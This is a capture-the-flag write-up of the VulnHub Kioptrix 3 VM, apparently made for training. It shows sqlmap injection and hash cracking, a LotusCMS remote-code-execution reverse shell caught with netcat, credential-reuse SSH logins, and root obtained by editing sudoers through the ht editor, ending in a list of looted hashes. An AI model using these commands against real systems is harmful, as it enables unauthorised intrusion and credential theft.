

## [VulnHub] Kioptrix: Level 1.2 (#3)

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### Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.2 \(#3\)](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Sat Sep 28 20:47:08 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/_quick_tcp_nmap.txt
   ↪ -oX
   ↪ /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/xml/_quick_tcp_nmap.xml
   ↪ 192.168.92.184
2  Nmap scan report for 192.168.92.184
3  Host is up, received arp-response (0.00090s latency).
4  Scanned at 2019-09-28 20:47:09 PDT for 9s
5  Not shown: 998 closed ports
6  Reason: 998 resets
7  PORT      STATE SERVICE REASON          VERSION
8  22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
9  | ssh-hostkey:
10 |   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
11 | ssh-dss
   ↪ AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONkctcyGQL37Dn6s9Ja0v3oKjxfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYzk211FHAqoe
   ↪ /+pLr4U9yOL0BbSoKNSxQ2VHN9FOLc9C58hKMF/OsjDsSIZnaI4z07M4HmdEMYXONrmj2x6qczbfgqecs+
   ↪ z4cEYVUF3R3AAAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAAAIEAnj8NDH48hL+PpO6GWQZ0lhte8JRZT5do6n8+
   ↪ bCgRS0vaYLYGoNi/GBz1ET6tMSjWMsyhVY/
   ↪ YKNTXrjqzS1DqbODM7M1GzLjsmGtV1kLoQafV6HJ25JsKPCEzSimjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uR08tdaTxCukAA
   ↪ +SLCa0dZCH+jnc1No3o6oINF1FjzICdgDONL2YbBeU3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/
   ↪ rwoavbCkYGrwXdBHD50bqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep20hgr32x9x1x
12 |   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
13 | _ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiz0eUxnIR1U0UqSF+
   ↪ a24Pz2xqdnJC1EN003zxGJB3gfpdJlyqUDiozbEth1GBP//
   ↪ 8wbWsa1pLJOL1YmcumEJCsitngnrVN7huACG127UjKP8hArECjCHzc1P372gN3AQ/
   ↪ h5aZd0VV17e03HnAJ64Zzi0QzVJ+DKWJbiHoXC2cdD1P+nlhK5fULe0QBvmA14gk12LWA6KILHiisHZpF+
   ↪ V3X7NvXYyCSSI9GeXwhW4RKOcGdGVbjYf7d93K9gjOoU7dHrbdNKgX0WosuhMuXmK1eHkIxfyLAILYwRRj0GVdhZfbI99J3TYaR
   ↪ /yLTpb0D6mhw==
14 80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
   ↪ Suhosin-Patch)
15 | http-cookie-flags:
16 |   /:
17 |     PHPSESSID:
18 |       httponly flag not set
19 | _http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
20 | http-methods:
21 |   Supported Methods: GET HEAD POST OPTIONS
22 | _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
23 | _http-title: Ligoat Security - Got Goat? Security ...
24  MAC Address: 00:0C:29:3F:EF:00 (VMware)
25  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
26
27  Read data files from: /usr/bin/./share/nmap
28  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
29  # Nmap done at Sat Sep 28 20:47:18 2019 -- 1 IP address (1 host up) scanned in 10.35 seconds
```

2. We added an entry for this target within /etc/hosts file:

```
1  tail -2 /etc/hosts
2  192.168.92.184 kioptrix3.com
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # tail -2 /etc/hosts
192.168.92.184 kioptrix3

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 #

```

Figure 2: writeup.enumeration.steps.2.1

3. We find a login page at the following url: <http://kioptrix3.com/index.php?system=Admin>




Figure 3: writeup.enumeration.steps.3.1

4. We find that the underlying CMS is LotusCMS and use searchsploit to look for any exploits. There were two hits but nothing useful as using Metasploit is out of scope for this writeup. We decided to look for non-MSF versions of the remote code execution exploit for LotusCMS:

```
1 searchsploit lotuscms
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # searchsploit lotuscms
-----
Exploit Title                                                                 | Path
-----|-----
LotusCMS 3.0.3 - Multiple Vulnerabilities                                   | (/usr/share/exploitdb/)
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)             | exploits/php/webapps/16982.txt
Shellcodes: No Result                                                     | exploits/php/remote/18565.rb
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 #

```

Figure 4: writeup.enumeration.steps.4.1

5. We also find a gallery application hosted on the following url: <http://kioptrix3.com/gallery/>. We test this application for SQLi using sqlmap and are able to dump the dev\_accounts table from the gallery database. This table lists unsalted MD5 hashes for users dreg and loneferret that are auto-cracked by sqlmap:

```

1 sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump
2 Database: gallery
3 Table: dev_accounts
4 [2 entries]
5 +-----+-----+-----+
6 | id | username | password |

```

```

7  +-----+
8  | 1 | dreg      | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
9  | 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
10 +-----+

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump

{1.2.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsit
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:22:20

[21:22:20] [INFO] resuming back-end DBMS 'mysql'
[21:22:20] [INFO] testing connection to the target URL
[21:22:20] [INFO] heuristics detected web page charset 'ISO-8859-2'
[21:22:20] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:

```

Figure 5: writeup.enumeration.steps.5.1

```

[21:23:53] [INFO] using hash method 'md5_generic_passwd'
[21:23:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:24:06] [INFO] cracked password 'Mast3r' for user 'dreg'
[21:24:08] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | dreg      | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+-----+-----+-----+

```

Figure 6: writeup.enumeration.steps.5.2

## Findings

### Open Ports

```

1 22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
2 80/tcp | http | Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

```

### Users

```

1 lotuscms: dreg, loneferret

```

## Phase #2: Exploitation

1. We find a remote code execution [exploit on GitHub](#) for LotusCMS and decide to use it. This exploit gives us a reverse shell that we can catch using **netcat**:

```
1 nc -nlvp 443
2 ./lotusRCE.sh kioptrix3.com
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.184] 45465
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux

ifconfig

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
    inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
        valid_lft forever preferred_lft forever
```

Figure 7: writeup.exploitation.steps.1.1




Figure 8: writeup.exploitation.steps.1.2

2. We can also ssh as users `dreg` or `loneferret` into the target system using the credentials we dumped from the LotusCMS database. This is possible because these users have reused their CMS credentials for local system access:

```
1 ssh dreg@192.168.92.184
2 ssh loneferret@192.168.92.184
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # ssh loneferret@192.168.92.184
loneferret@192.168.92.184's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Sep 29 05:18:26 2019 from 192.168.92.183
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5102339 errors:23 dropped:91 overruns:0 frame:0
          TX packets:3923184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:740957759 (706.6 MB)  TX bytes:791017087 (754.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 9: writeup.exploitation.steps.2.1

## Phase #2.5: Post Exploitation

```
1 loneferret@Kioptrix3> id
2 uid=1000(loneferret) gid=100(users) groups=100(users)
3 loneferret@Kioptrix3>
4 loneferret@Kioptrix3> uname
5 Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
6 loneferret@Kioptrix3>
7 loneferret@Kioptrix3> ifconfig
8 eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
9      link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
10      inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
11      inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
12          valid_lft forever preferred_lft forever
13 loneferret@Kioptrix3>
```

```
14 loneferret@Kioptrix3> users
15 root
16 loneferret
17 dreg
```



## Phase #3: Privilege Escalation

1. We continue as user `loneferret` since this user has an interesting `sudo` entry:

```
1 sudo -l
2   User loneferret may run the following commands on this host:
3     (root) NOPASSWD: !/usr/bin/su
4     (root) NOPASSWD: /usr/local/bin/ht
```

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
  (root) NOPASSWD: !/usr/bin/su
  (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

Figure 10: writeup.privesc.steps.1.1

2. We find that the user `loneferret` can run the `ht` editor with `sudo` privileges and as such can modify any system file. We decide to open the `/etc/sudoers` file and edit the entry for user `loneferret` and give this user unrestricted `sudo` access:

```
1 sudo ht
2   /etc/sudoers
3   loneferret ALL=(ALL) ALL
```

```
-[x] /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#   ty in other things as well.
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset                               legal)

# Host alias specification

# User alias specification
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
```

Figure 11: writeup.privesc.steps.2.1

3. Once the above changes are done, we can now switch to `root` to complete the challenge:

```
1 sudo su
```

```
loneferret@Kioptrix3:~$ sudo -l
[sudo] password for loneferret:
User loneferret may run the following commands on this host:
  (ALL) ALL
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ sudo su
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:838903 errors:23 dropped:91 overruns:0 frame:0
          TX packets:632040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71037241 (67.7 MB)  TX bytes:112573741 (107.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 12: writeup.privesc.steps.3.1

```
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intended for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com

Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/

Also, all pictures were taken from Google Images, so being part of the
public domain I used them.

root@Kioptrix3:~#
```

Figure 13: writeup.privesc.steps.3.2

## Loot

### Hashes

```
1 root:$1$QAKvVJey$6rRkAMGKq1u62yfDaenUr1:15082:.....
2 loneferret:$1$qbkHf53U$r.kK/JgDLdcXGRC6xUfB11:15079:.....
3 dreg:$1$qAc2saWZ$Y567sEs.q13GMttI6pvoe0:15080:.....
```

### Credentials

```
1 lotuscms: dreg/Mas..., loneferret/star....
2 mysql: root/fucke...
3 ssh: dreg/Mas..., loneferret/star....
```

## References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-12-3,24/>
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